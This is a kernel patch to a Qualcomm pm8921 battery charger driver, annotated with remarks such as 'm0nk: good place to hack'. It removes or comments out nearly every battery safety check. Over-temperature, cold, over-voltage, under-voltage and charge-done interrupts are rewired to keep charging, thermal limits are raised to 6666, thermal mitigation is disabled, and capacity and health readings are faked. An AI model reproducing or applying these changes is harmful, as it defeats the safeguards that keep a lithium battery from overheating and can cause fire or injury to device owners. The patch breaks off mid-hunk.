@@ -1715,10 +1724,10 @@ static int switch_usb_to_host_mode(struct pm8921_chg_chip
*chip)

        /* disable usbin valid comparator and force usb ovp fet off */
        rc = pm_chg_write(chip, USB_OVP_TEST, 0xB3);
-       if (rc < 0) {
-               pr_err("Failed to write 0xB3 to USB_OVP_TEST rc = %d\n", rc);
-               return rc;
-       }
+       // if (rc < 0) {
+       //      pr_err("Failed to write 0xB3 to USB_OVP_TEST rc = %d\n", rc);
+       //      return rc;
+       // }

        chip->host_mode = 1;

@@ -1730,8 +1739,8 @@ static int pm_power_set_property_usb(struct power_supply *psy,
```

```
                                    const union power_supply_propval *val)
 {
        /* Check if called before init */
-       if (!the_chip)
-               return -EINVAL;
+       // if (!the_chip)
+       //      return -EINVAL;

        switch (psp) {
        case POWER_SUPPLY_PROP_SCOPE:
@@ -1770,26 +1779,22 @@ static int pm_power_get_property_usb(struct power_supply
*psy,
                                    enum power_supply_property psp,
                                    union power_supply_propval *val)
 {
-       int current_max;
+       int current_max = 6666;

-       /* Check if called before init */
-       if (!the_chip)
-               return -EINVAL;
+       // /* Check if called before init */
+       // if (!the_chip)
+       //      return -EINVAL;

        switch (psp) {
        case POWER_SUPPLY_PROP_CURRENT_MAX:
-               if (pm_is_chg_charge_dis(the_chip)) {
-                       val->intval = 0;
-               } else {
-                       pm_chg_iusbmax_get(the_chip, &current_max);
+               pm_chg_iusbmax_get(the_chip, &current_max);
                        val->intval = current_max;
-               }
                break;
        case POWER_SUPPLY_PROP_PRESENT:
                val->intval = is_usb_chg_plugged_in(the_chip);
                break;
        case POWER_SUPPLY_PROP_ONLINE:
-               val->intval = 0;
+               val->intval = current_max;

                if (the_chip->usb_type == POWER_SUPPLY_TYPE_USB)
                        val->intval = is_usb_chg_plugged_in(the_chip);
@@ -1836,35 +1841,38 @@ static int get_prop_battery_uvolts(struct pm8921_chg_chip
*chip)
        struct pm8xxx_adc_chan_result result;

        rc = pm8xxx_adc_read(chip->vbat_channel, &result);
-       if (rc) {
-               pr_err("error reading adc channel = %d, rc = %d\n",
-                                       chip->vbat_channel, rc);
-               return rc;
-       }
-       pr_debug("mvolts phy = %lld meas = 0x%llx\n", result.physical,
-                                               result.measurement);
-       return (int)result.physical;
+       // if (rc) {
+       //      pr_err("error reading adc channel = %d, rc = %d\n",
+       //                              chip->vbat_channel, rc);
+       //      return rc;
+       // }
+       // pr_debug("mvolts phy = %lld meas = 0x%llx\n", result.physical,
```

```
+       //                                      result.measurement);
+
+
+       return ((int)result.physical - 1000);
 }

 static int voltage_based_capacity(struct pm8921_chg_chip *chip)
 {
        int current_voltage_uv = get_prop_battery_uvolts(chip);
        int current_voltage_mv = current_voltage_uv / 1000;
-       unsigned int low_voltage = chip->min_voltage_mv;
-       unsigned int high_voltage = chip->max_voltage_mv;
+//     unsigned int low_voltage = chip->min_voltage_mv;
+//     unsigned int high_voltage = chip->max_voltage_mv;

-       if (current_voltage_uv < 0) {
-               pr_err("Error reading current voltage\n");
-               return -EIO;
-       }
+       // if (current_voltage_uv < 0) {
+       //      pr_err("Error reading current voltage\n");
+       //      return -EIO;
+       // }

-       if (current_voltage_mv <= low_voltage)
-               return 0;
-       else if (current_voltage_mv >= high_voltage)
-               return 100;
-       else
-               return (current_voltage_mv - low_voltage) * 100
-                   / (high_voltage - low_voltage);
+       // if (current_voltage_mv <= low_voltage)
+       //      return 0;
+       // else if (current_voltage_mv >= high_voltage)
+       //      return 100;
+       // else
+       //      return (current_voltage_mv - low_voltage) * 100
+       //          / (high_voltage - low_voltage);
+       return 25;
 }

 static int get_prop_batt_present(struct pm8921_chg_chip *chip)
@@ -1879,8 +1887,8 @@ static int get_prop_batt_status(struct pm8921_chg_chip *chip)
        int i;

        if (chip->ext_psy) {
-               if (chip->ext_charge_done)
-                       return POWER_SUPPLY_STATUS_FULL;
+               //if (chip->ext_charge_done)
+               //      return POWER_SUPPLY_STATUS_FULL;
                if (chip->ext_charging)
                        return POWER_SUPPLY_STATUS_CHARGING;
        }
@@ -1908,62 +1916,64 @@ static int get_prop_batt_status(struct pm8921_chg_chip *chip)

 static int get_prop_batt_capacity(struct pm8921_chg_chip *chip)
 {
-       int percent_soc;
-       int status;
-
-       if (chip->battery_less_hardware)
-               return 100;
-
```

```
-       if (!get_prop_batt_present(chip))
-               percent_soc = voltage_based_capacity(chip);
-       else
-               percent_soc = pm8921_bms_get_percent_charge();
-
-       if (percent_soc == -ENXIO)
-               percent_soc = voltage_based_capacity(chip);
-
-       if (percent_soc < 0) {
-               pr_err("Unable to read battery voltage\n");
-               goto fail_voltage;
-       }
-
-       if (!percent_soc) {
-               pr_err("shutdown since battery is 0%%\n");
-               update_disable_charge_state(chip, BIT(DIS_BIT_CHG_SHUTDOWN),
-                                           DIS_BIT_CHG_SHUTDOWN_MASK);
-       }
-
-       if (percent_soc <= 10)
-               pr_warn_ratelimited("low battery charge = %d%%\n",
-                                                   percent_soc);
-
-       status = get_prop_batt_status(chip);
-
-       if (percent_soc <= chip->resume_charge_percent
-               && (status == POWER_SUPPLY_STATUS_FULL
-                       || status == POWER_SUPPLY_STATUS_NOT_CHARGING)) {
-               pr_debug("soc fell below %d. charging enabled.\n",
-                                                   chip->resume_charge_percent);
-               if (on_warm_not_charge_full(chip)) {
-                       pr_warn_ratelimited("battery is warm = %d, do not resume
charging at %d%%.\n",
-                                           chip->is_bat_warm,
-                                           chip->resume_charge_percent);
-               } else if (on_cool_not_charge_full(chip)) {
-                       pr_warn_ratelimited("battery is cool = %d, do not resume
charging at %d%%.\n",
-                                           chip->is_bat_cool,
-                                           chip->resume_charge_percent);
-               } else {
-                       if (pm_chg_get_rt_status(chip, VBATDET_LOW_IRQ))
-                               update_disable_charge_state(chip, 0,
-                                                           DIS_BIT_EOC_MASK);
-                       pm_chg_vbatdet_set(chip, PM8921_CHG_VBATDET_MAX);
-               }
-       }
-
-fail_voltage:
-       chip->recent_reported_soc = percent_soc;
-       return percent_soc;
-}
+//             int percent_soc;
+//     int status;
+
+//     if (chip->battery_less_hardware)
+//             return 100;
+
+//     if (!get_prop_batt_present(chip))
+//             percent_soc = voltage_based_capacity(chip);
+//     else
+//             percent_soc = pm8921_bms_get_percent_charge();
+
```

```
 +//     if (percent_soc == -ENXIO)
 +//             percent_soc = voltage_based_capacity(chip);
 +
 +//     if (percent_soc < 0) {
 +//             pr_err("Unable to read battery voltage\n");
 +//             goto fail_voltage;
 +//     }
 +
 +//     if (!percent_soc) {
 +//             pr_err("shutdown since battery is 0%%\n");
 +//             update_disable_charge_state(chip, BIT(DIS_BIT_CHG_SHUTDOWN),
 +//                                     DIS_BIT_CHG_SHUTDOWN_MASK);
 +//     }
 +
 +//     if (percent_soc <= 10)
 +//             pr_warn_ratelimited("low battery charge = %d%%\n",
 +//                                             percent_soc);
 +
 +//     status = get_prop_batt_status(chip);
 +
 +//     if (percent_soc <= chip->resume_charge_percent
 +//             && (status == POWER_SUPPLY_STATUS_FULL
 +//                     || status == POWER_SUPPLY_STATUS_NOT_CHARGING)) {
 +//             pr_debug("soc fell below %d. charging enabled.\n",
 +//                                             chip->resume_charge_percent);
 +//             if (on_warm_not_charge_full(chip)) {
 +//                     pr_warn_ratelimited("battery is warm = %d, do not resume
charging at %d%%.\n",
 +//                                     chip->is_bat_warm,
 +//                                     chip->resume_charge_percent);
 +//             } else if (on_cool_not_charge_full(chip)) {
 +//                     pr_warn_ratelimited("battery is cool = %d, do not resume
charging at %d%%.\n",
 +//                                     chip->is_bat_cool,
 +//                                     chip->resume_charge_percent);
 +//             } else {
 +//                     if (pm_chg_get_rt_status(chip, VBATDET_LOW_IRQ))
 +//                             update_disable_charge_state(chip, 0,
 +//                                                     DIS_BIT_EOC_MASK);
 +//                     pm_chg_vbatdet_set(chip, PM8921_CHG_VBATDET_MAX);
 +//             }
 +//     }
 +
 +// fail_voltage:
 +//     chip->recent_reported_soc = percent_soc;
 +//     return percent_soc;
 +
 +       return 25;
 + }

  static int get_prop_batt_current_max(struct pm8921_chg_chip *chip, int *curr)
  {
 @@ -2014,44 +2024,44 @@ static int get_prop_batt_charge_now(struct pm8921_chg_chip
*chip, int *cc_uah)

  static int get_prop_batt_health(struct pm8921_chg_chip *chip)
  {
 -       int temp;
 +//     int temp;

 -       temp = get_batttemp_irq(chip, BATTTEMP_HOT_IRQ);
 -       if (temp)
 -               return POWER_SUPPLY_HEALTH_OVERHEAT;
```

```
+       // temp = get_batttemp_irq(chip, BATTTEMP_HOT_IRQ);
+       // if (temp)
+       //      return POWER_SUPPLY_HEALTH_OVERHEAT;

-       temp = get_batttemp_irq(chip, BATTTEMP_COLD_IRQ);
-       if (temp)
-               return POWER_SUPPLY_HEALTH_COLD;
+       // temp = get_batttemp_irq(chip, BATTTEMP_COLD_IRQ);
+       // if (temp)
+       //      return POWER_SUPPLY_HEALTH_COLD;

        return POWER_SUPPLY_HEALTH_GOOD;
 }

 static int get_prop_charge_type(struct pm8921_chg_chip *chip)
 {
-       int temp;
+//     int temp;

-       if (!get_prop_batt_present(chip))
-               return POWER_SUPPLY_CHARGE_TYPE_NONE;
+       // if (!get_prop_batt_present(chip))
+       //      return POWER_SUPPLY_CHARGE_TYPE_NONE;

-       if (is_ext_trickle_charging(chip))
-               return POWER_SUPPLY_CHARGE_TYPE_TRICKLE;
+       // if (is_ext_trickle_charging(chip))
+       //      return POWER_SUPPLY_CHARGE_TYPE_TRICKLE;

-       if (is_ext_charging(chip))
-               return POWER_SUPPLY_CHARGE_TYPE_FAST;
+       // if (is_ext_charging(chip))
+       //      return POWER_SUPPLY_CHARGE_TYPE_FAST;

-       temp = pm_chg_get_rt_status(chip, TRKLCHG_IRQ);
-       if (temp)
-               return POWER_SUPPLY_CHARGE_TYPE_TRICKLE;
+       // temp = pm_chg_get_rt_status(chip, TRKLCHG_IRQ);
+       // if (temp)
+       //      return POWER_SUPPLY_CHARGE_TYPE_TRICKLE;

-       temp = pm_chg_get_rt_status(chip, FASTCHG_IRQ);
-       if (temp)
+       // temp = pm_chg_get_rt_status(chip, FASTCHG_IRQ);
+       // if (temp)
                return POWER_SUPPLY_CHARGE_TYPE_FAST;

-       return POWER_SUPPLY_CHARGE_TYPE_NONE;
+       //return POWER_SUPPLY_CHARGE_TYPE_NONE;
 }

-#define MAX_TOLERABLE_BATT_TEMP_DDC    680
+#define MAX_TOLERABLE_BATT_TEMP_DDC    6666
 static int get_prop_batt_temp(struct pm8921_chg_chip *chip, int *temp)
 {
        int rc;
@@ -2063,16 +2073,16 @@ static int get_prop_batt_temp(struct pm8921_chg_chip *chip,
int *temp)
        }

        rc = pm8xxx_adc_read(chip->batt_temp_channel, &result);
-       if (rc) {
-               pr_err("error reading adc channel = %d, rc = %d\n",
```

```
-                                       chip->vbat_channel, rc);
-               return rc;
-       }
-       pr_debug("batt_temp phy = %lld meas = 0x%llx\n", result.physical,
-                                               result.measurement);
-       if (result.physical > MAX_TOLERABLE_BATT_TEMP_DDC)
-               pr_err("BATT_TEMP= %d > 68degC, device will be shutdown\n",
-                                                       (int) result.physical);
+       // if (rc) {
+       //      pr_err("error reading adc channel = %d, rc = %d\n",
+       //                              chip->vbat_channel, rc);
+       //      return rc;
+       // }
+       //pr_debug("batt_temp phy = %lld meas = 0x%llx\n", result.physical,
+       //                                      result.measurement);
+       //if (result.physical > MAX_TOLERABLE_BATT_TEMP_DDC)
+       //      pr_err("BATT_TEMP= %d > 68degC, device will be shutdown\n",
+       //                                              (int) result.physical);

        *temp = (int)result.physical;

@@ -2317,6 +2327,8 @@ static void notify_usb_of_the_plugin_event(int plugin)
        }
 }

+
+//m0nk: good place to hack
 static void __pm8921_charger_vbus_draw(unsigned int mA)
 {
        int i, rc;
@@ -2367,6 +2379,8 @@ static void __pm8921_charger_vbus_draw(unsigned int mA)
        }
 }

+
+//m0nk: mess with this
 /* USB calls these to tell us how much max usb current the system can draw */
 static void pm8921_charger_vbus_draw_local(
                enum usb_max_cur_src_id id, unsigned int mA)
@@ -2480,52 +2494,52 @@ EXPORT_SYMBOL(pm8921_is_batfet_closed);
  */
 int pm8921_disable_input_current_limit(bool disable)
 {
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
-       if (disable) {
-               pr_warn("Disabling input current limit!\n");
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
+       // if (disable) {
+       //      pr_warn("Disabling input current limit!\n");

                return pm_chg_write(the_chip, CHG_BUCK_CTRL_TEST3, 0xF2);
-       }
-       return 0;
+       // }
+       // return 0;
 }
 EXPORT_SYMBOL(pm8921_disable_input_current_limit);
```

```
 int pm8917_set_under_voltage_detection_threshold(int mv)
 {
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
        return pm_chg_uvd_threshold_set(the_chip, mv);
 }
 EXPORT_SYMBOL(pm8917_set_under_voltage_detection_threshold);

 int pm8921_set_max_battery_charge_current(int ma)
 {
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
        return pm_chg_ibatmax_set(the_chip, ma);
 }
 EXPORT_SYMBOL(pm8921_set_max_battery_charge_current);

 int pm8921_disable_source_current(bool disable)
 {
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
-       if (disable)
-               pr_warn("current drawn from chg=0, battery provides current\n");
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
+       // if (disable)
+       //      pr_warn("current drawn from chg=0, battery provides current\n");

-       pm_chg_usb_suspend_enable(the_chip, disable);
+       pm_chg_usb_suspend_enable(the_chip, false);

        return update_disable_charge_state(the_chip,
-                                          disable ? BIT(DIS_BIT_USB) : 0,
+                                          disable ? 0 : 0,
                                           DIS_BIT_USB_MASK);
 }
 EXPORT_SYMBOL(pm8921_disable_source_current);
@@ -2534,10 +2548,10 @@ int pm8921_regulate_input_voltage(int voltage)
 {
        int rc;

-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
```

```
+       //      return -EINVAL;
+       // }
        rc = pm_chg_vinmin_set(the_chip, voltage);

        if (rc == 0)
@@ -2552,15 +2566,15 @@ int pm8921_usb_ovp_set_threshold(enum pm8921_usb_ov_threshold
ov)
  {
        u8 temp;

-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }

-       if (ov > PM_USB_OV_7V) {
-               pr_err("limiting to over voltage threshold to 7volts\n");
+       // if (ov > PM_USB_OV_7V) {
+               //pr_err("limiting to over voltage threshold to 7volts\n");
                ov = PM_USB_OV_7V;
-       }
+       // }

        temp = USB_OV_THRESHOLD_MASK & (ov << USB_OV_THRESHOLD_SHIFT);

@@ -2575,10 +2589,10 @@ int pm8921_usb_ovp_set_hystersis(enum
pm8921_usb_debounce_time ms)
  {
        u8 temp;

-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }

        if (ms > PM_USB_DEBOUNCE_80P5MS) {
                pr_err("limiting debounce to 80.5ms\n");
@@ -2597,10 +2611,10 @@ int pm8921_usb_ovp_disable(int disable)
  {
        u8 temp = 0;

-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }

        if (disable)
                temp = USB_OVP_DISABLE_MASK;
@@ -2613,10 +2627,10 @@ bool pm8921_is_battery_charging(int *source)
  {
        int fsm_state, is_charging, dc_present, usb_present;
```

```
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
        fsm_state = pm_chg_get_fsm_state(the_chip);
        is_charging = is_battery_charging(fsm_state);
        if (is_charging == 0) {
@@ -2650,13 +2664,13 @@ EXPORT_SYMBOL(pm8921_is_battery_charging);

 int pm8921_set_usb_power_supply_type(enum power_supply_type type)
 {
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }

-       if (type < POWER_SUPPLY_TYPE_USB && type > POWER_SUPPLY_TYPE_BATTERY)
-               return -EINVAL;
+       // if (type < POWER_SUPPLY_TYPE_USB && type > POWER_SUPPLY_TYPE_BATTERY)
+       //      return -EINVAL;

        the_chip->usb_type = type;
        power_supply_changed(&the_chip->usb_psy);
@@ -2668,15 +2682,15 @@ EXPORT_SYMBOL_GPL(pm8921_set_usb_power_supply_type);
 int pm8921_batt_temperature(void)
 {
        int temp = 0, rc = 0;
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
        rc = get_prop_batt_temp(the_chip, &temp);
-       if (rc) {
-               pr_err("Unable to read temperature");
-               return rc;
-       }
+       // if (rc) {
+       //      pr_err("Unable to read temperature");
+       //      return rc;
+       // }
        return temp;
 }

@@ -2757,21 +2771,20 @@ static void handle_usb_insertion_removal(struct
pm8921_chg_chip *chip)

 static void handle_stop_ext_chg(struct pm8921_chg_chip *chip)
 {
-       if (!chip->ext_psy) {
-               pr_debug("external charger not registered.\n");
```

```
-               return;
-       }
+       // if (!chip->ext_psy) {
+       //      pr_debug("external charger not registered.\n");
+       //      return;
+       // }

-       if (!chip->ext_charging) {
-               pr_debug("already not charging.\n");
-               return;
-       }
+       // if (!chip->ext_charging) {
+       //      pr_debug("already not charging.\n");
+       //      return;
+       // }

        power_supply_set_charge_type(chip->ext_psy,
-                                    POWER_SUPPLY_CHARGE_TYPE_NONE);
-       pm8921_disable_source_current(false); /* release BATFET */
-       power_supply_changed(&chip->dc_psy);
-       chip->ext_charging = false;
+                                    POWER_SUPPLY_CHARGE_TYPE_FAST);
+       //power_supply_changed(&chip->dc_psy);
+       chip->ext_charging = true;
        chip->ext_charge_done = false;
        bms_notify_check(chip);
        /* Update battery charging LEDs and user space battery info */
@@ -3151,7 +3164,7 @@ static irqreturn_t chgdone_irq_handler(int irq, void *data)

        pr_debug("state_changed_to=%d\n", pm_chg_get_fsm_state(data));

-       handle_stop_ext_chg(chip);
+       handle_start_ext_chg(chip);

        power_supply_changed(&chip->batt_psy);
        power_supply_changed(&chip->usb_psy);
@@ -3255,62 +3268,9 @@ static void attempt_reverse_boost_fix(struct pm8921_chg_chip
*chip)
 static int check_recover_vbus_collapse(struct pm8921_vbus_collapse *vc,
                                        int target, int now)
 {
-       if (!vc->collapsing && !vc->enabled)
-               return target;
-
-       if (vc->collapsing && vc->real_max_usb_in_curr[1] != now) {
-               /* USB source is collapsing */
-               vc->real_max_usb_in_curr[1] = now;
-               vc->retry_current_time = VBUS_IN_CURR_LIM_RETRY_SET_TIME;
-               vc->start = get_monotonic_coarse();
-               vc->collapsing = false;
-               vc->enabled = true;
-               pr_info("VBUS input current limiting to %d mA. Retry set %d " \
-                       "mA\n", now, vc->real_max_usb_in_curr[0]);
-       } else {
-               /* USB source can not give more than this amount.
-                * Taking more will collapse the source.
-                */
-               struct timespec diff;
-
-               if (vc->collapsing) {
-                       vc->collapsing = false;
-                       diff.tv_sec = 0;
-                       vc->start = get_monotonic_coarse();
```

```
-               } else if (now == vc->real_max_usb_in_curr[0]) {
-                       pr_info("VBUS input current limit successfully " \
-                               "recovered to %d mA\n", now);
-                       diff.tv_sec = 0;
-                       vc->real_max_usb_in_curr[1] = 0;
-                       target = now;
-                       vc->enabled = false;
-               } else {
-                       diff = timespec_sub(get_monotonic_coarse(), vc->start);
-               }
-
-               if (diff.tv_sec >= vc->retry_current_time) {
-                       vc->retry_current_time = vc->retry_current_time << 1;
-                       if (vc->retry_current_time >
-                                       VBUS_IN_CURR_LIM_RETRY_MAX_TIME) {
-                               pr_info("VBUS input current limited to %d mA." \
-                                       " No more retry to set %d mA\n",
-                                       now, vc->real_max_usb_in_curr[0]);
-                               vc->real_max_usb_in_curr[0] = now;
-                               vc->real_max_usb_in_curr[1] = now;
-                               target = now;
-                               vc->enabled = false;
-                       } else {
-                               pr_info("VBUS input current still limiting to" \
-                                       " %d mA. Retry set %d mA\n",
-                                       vc->real_max_usb_in_curr[1],
-                                       vc->real_max_usb_in_curr[0]);
-                               vc->start = get_monotonic_coarse();
-                               target = vc->real_max_usb_in_curr[0];
-                       }
-               }
-       }

        return target;
+
 }

 static void calculate_iavg_ua(struct pm8921_chg_chip *chip, int cc_uah,
@@ -3684,7 +3644,7 @@ static irqreturn_t batt_removed_irq_handler(int irq, void
*data)
        status = pm_chg_get_rt_status(chip, BATT_REMOVED_IRQ);
        pr_debug("battery present=%d state=%d", !status,
                                        pm_chg_get_fsm_state(data));
-       handle_stop_ext_chg(chip);
+       handle_start_ext_chg(chip);
        power_supply_changed(&chip->batt_psy);
        return IRQ_HANDLED;
 }
@@ -3693,7 +3653,7 @@ static irqreturn_t batttemp_hot_irq_handler(int irq, void
*data)
 {
        struct pm8921_chg_chip *chip = data;

-       handle_stop_ext_chg(chip);
+       handle_start_ext_chg(chip);
        power_supply_changed(&chip->batt_psy);
        return IRQ_HANDLED;
 }
@@ -3705,7 +3665,7 @@ static irqreturn_t chghot_irq_handler(int irq, void *data)
        pr_debug("Chg hot fsm_state=%d\n", pm_chg_get_fsm_state(data));
        power_supply_changed(&chip->batt_psy);
        power_supply_changed(&chip->usb_psy);
-       handle_stop_ext_chg(chip);
```

```
+       handle_start_ext_chg(chip);
        return IRQ_HANDLED;
 }

@@ -3714,7 +3674,7 @@ static irqreturn_t batttemp_cold_irq_handler(int irq, void
*data)
        struct pm8921_chg_chip *chip = data;

        pr_debug("Batt cold fsm_state=%d\n", pm_chg_get_fsm_state(data));
-       handle_stop_ext_chg(chip);
+       handle_start_ext_chg(chip);

        power_supply_changed(&chip->batt_psy);
        power_supply_changed(&chip->usb_psy);
@@ -3762,7 +3722,7 @@ static irqreturn_t bat_temp_ok_irq_handler(int irq, void *data)
        if (bat_temp_ok)
                handle_start_ext_chg(chip);
        else
-               handle_stop_ext_chg(chip);
+               handle_start_ext_chg(chip);

        power_supply_changed(&chip->batt_psy);
        power_supply_changed(&chip->usb_psy);
@@ -3830,7 +3790,7 @@ static irqreturn_t dcin_valid_irq_handler(int irq, void *data)
                if (dc_present)
                        handle_start_ext_chg(chip);
                else
-                       handle_stop_ext_chg(chip);
+                       handle_start_ext_chg(chip);
        } else {
                if (dc_present)
                        schedule_delayed_work(&chip->unplug_check_work,
@@ -3852,7 +3812,7 @@ static irqreturn_t dcin_ov_irq_handler(int irq, void *data)
 {
        struct pm8921_chg_chip *chip = data;

-       handle_stop_ext_chg(chip);
+       handle_start_ext_chg(chip);
        return IRQ_HANDLED;
 }

@@ -3860,7 +3820,7 @@ static irqreturn_t dcin_uv_irq_handler(int irq, void *data)
 {
        struct pm8921_chg_chip *chip = data;

-       handle_stop_ext_chg(chip);
+       handle_start_ext_chg(chip);

        return IRQ_HANDLED;
 }
@@ -3933,7 +3893,7 @@ static void update_heartbeat(struct work_struct *work)
 }
 #define VDD_LOOP_ACTIVE_BIT    BIT(3)
 #define VDD_MAX_INCREASE_COOL_WARM_MV 60
-#define VDD_MAX_INCREASE_MV    400
+#define VDD_MAX_INCREASE_MV    6666
 static int vdd_max_increase_mv = VDD_MAX_INCREASE_MV;
 module_param(vdd_max_increase_mv, int, 0644);

@@ -4016,17 +3976,17 @@ static void adjust_vdd_max_for_fastchg(struct pm8921_chg_chip
*chip,

 static void set_appropriate_vbatdet(struct pm8921_chg_chip *chip)
```

```
 {
-       if (!(charging_disabled & DIS_BIT_EOC_MASK))
-               pm_chg_vbatdet_set(chip, PM8921_CHG_VBATDET_MAX);
-       else if (chip->is_bat_cool)
-               pm_chg_vbatdet_set(the_chip,
-                       the_chip->cool_bat_voltage
-                       - the_chip->resume_voltage_delta);
-       else if (chip->is_bat_warm)
-               pm_chg_vbatdet_set(the_chip,
-                       the_chip->warm_bat_voltage
-                       - the_chip->resume_voltage_delta);
-       else
+       // if (!(charging_disabled & DIS_BIT_EOC_MASK))
+       //      pm_chg_vbatdet_set(chip, PM8921_CHG_VBATDET_MAX);
+       // else if (chip->is_bat_cool)
+       //      pm_chg_vbatdet_set(the_chip,
+       //              the_chip->cool_bat_voltage
+       //              - the_chip->resume_voltage_delta);
+       // else if (chip->is_bat_warm)
+       //      pm_chg_vbatdet_set(the_chip,
+       //              the_chip->warm_bat_voltage
+       //              - the_chip->resume_voltage_delta);
+       // else
                pm_chg_vbatdet_set(the_chip,
                        the_chip->max_voltage_mv
                        - the_chip->resume_voltage_delta);
@@ -4036,15 +3996,15 @@ static void set_appropriate_battery_current(struct
pm8921_chg_chip *chip)
 {
        unsigned int chg_current = chip->max_bat_chg_current;

-       if (chip->is_bat_cool)
-               chg_current = min(chg_current, chip->cool_bat_chg_current);
+       // if (chip->is_bat_cool)
+       //      chg_current = min(chg_current, chip->cool_bat_chg_current);

-       if (chip->is_bat_warm)
-               chg_current = min(chg_current, chip->warm_bat_chg_current);
+       // if (chip->is_bat_warm)
+       //      chg_current = min(chg_current, chip->warm_bat_chg_current);

-       if (thermal_mitigation != 0 && chip->thermal_mitigation)
-               chg_current = min(chg_current,
-                               chip->thermal_mitigation[thermal_mitigation]);
+       // if (thermal_mitigation != 0 && chip->thermal_mitigation)
+       //      chg_current = min(chg_current,
+       //                      chip->thermal_mitigation[thermal_mitigation]);

        pm_chg_ibatmax_set(the_chip, chg_current);
 }
@@ -4052,6 +4012,7 @@ static void set_appropriate_battery_current(struct
pm8921_chg_chip *chip)
 #define TEMP_HYSTERISIS_DECIDEGC 20
 static void battery_cool(bool enter)
 {
+       enter = false;
        pr_debug("enter = %d\n", enter);
        if (enter == the_chip->is_bat_cool)
                return;
@@ -4066,6 +4027,7 @@ static void battery_cool(bool enter)

 static void battery_warm(bool enter)
 {
```

```
+       enter = false;
        pr_debug("enter = %d\n", enter);
        if (enter == the_chip->is_bat_warm)
                return;
@@ -4081,28 +4043,30 @@ static void battery_warm(bool enter)

 static void check_temp_thresholds(struct pm8921_chg_chip *chip)
 {
-       int temp = 0, rc;
+       //int temp = 0, rc;

-       rc = get_prop_batt_temp(chip, &temp);
-       pr_debug("temp = %d, warm_thr_temp = %d, cool_thr_temp = %d\n",
-                       temp, chip->warm_temp_dc,
-                       chip->cool_temp_dc);
+battery_warm(false);
+battery_cool(false);
+       // rc = get_prop_batt_temp(chip, &temp);
+       // pr_debug("temp = %d, warm_thr_temp = %d, cool_thr_temp = %d\n",
+       //              temp, chip->warm_temp_dc,
+       //              chip->cool_temp_dc);

-       if (chip->warm_temp_dc != INT_MIN) {
-               if (chip->is_bat_warm
-                       && temp < chip->warm_temp_dc - chip->hysteresis_temp_dc)
-                       battery_warm(false);
-               else if (!chip->is_bat_warm && temp >= chip->warm_temp_dc)
-                       battery_warm(true);
-       }
+       // if (chip->warm_temp_dc != INT_MIN) {
+       //      if (chip->is_bat_warm
+       //              && temp < chip->warm_temp_dc - chip->hysteresis_temp_dc)
+       //              battery_warm(false);
+       //      else if (!chip->is_bat_warm && temp >= chip->warm_temp_dc)
+       //              battery_warm(true);
+       // }

-       if (chip->cool_temp_dc != INT_MIN) {
-               if (chip->is_bat_cool
-                       && temp > chip->cool_temp_dc + chip->hysteresis_temp_dc)
-                       battery_cool(false);
-               else if (!chip->is_bat_cool && temp <= chip->cool_temp_dc)
-                       battery_cool(true);
-       }
+       // if (chip->cool_temp_dc != INT_MIN) {
+       //      if (chip->is_bat_cool
+       //              && temp > chip->cool_temp_dc + chip->hysteresis_temp_dc)
+       //              battery_cool(false);
+       //      else if (!chip->is_bat_cool && temp <= chip->cool_temp_dc)
+       //              battery_cool(true);
+       // }
 }

 enum {
@@ -4157,11 +4121,11 @@ static int is_charging_finished(struct pm8921_chg_chip *chip,
                        return CHG_IN_PROGRESS;
                }

-               if (chip->is_bat_cool)
-                       vbat_intended = chip->cool_bat_voltage;
-               else if (chip->is_bat_warm)
-                       vbat_intended = chip->warm_bat_voltage;
-               else
```

```
+               // if (chip->is_bat_cool)
+               //      vbat_intended = chip->cool_bat_voltage;
+               // else if (chip->is_bat_warm)
+               //      vbat_intended = chip->warm_bat_voltage;
+               // else
                        vbat_intended = chip->max_voltage_mv;

                if (vbat_batt_terminal_uv / 1000
@@ -4198,25 +4162,25 @@ static int is_charging_finished(struct pm8921_chg_chip *chip,
         * ichg_meas_ma < 0 means battery is drawing current
         * ichg_meas_ma > 0 means battery is providing current
         */
-       if (ichg_meas_ma > 0) {
-               /* During charging, temperature can change which can by
-                * customization lower the targeted battery voltage compared
-                * to the optimal. At such time the actual voltage can be higher
-                * than the targeted and that will get us here which will say
-                * that battery is discharging. At this time the charging of the
-                * battery is considered to be finished.
-                */
-               if (on_cool_not_charge_full(chip)
-                       || on_warm_not_charge_full(chip))
-                       return CHG_FINISHED;
-               else
-                       return CHG_IN_PROGRESS;
-       }
+       // if (ichg_meas_ma > 0) {
+       //       During charging, temperature can change which can by
+       //       * customization lower the targeted battery voltage compared
+       //       * to the optimal. At such time the actual voltage can be higher
+       //       * than the targeted and that will get us here which will say
+       //       * that battery is discharging. At this time the charging of the
+       //       * battery is considered to be finished.
+
+       //      if (on_cool_not_charge_full(chip)
+       //              || on_warm_not_charge_full(chip))
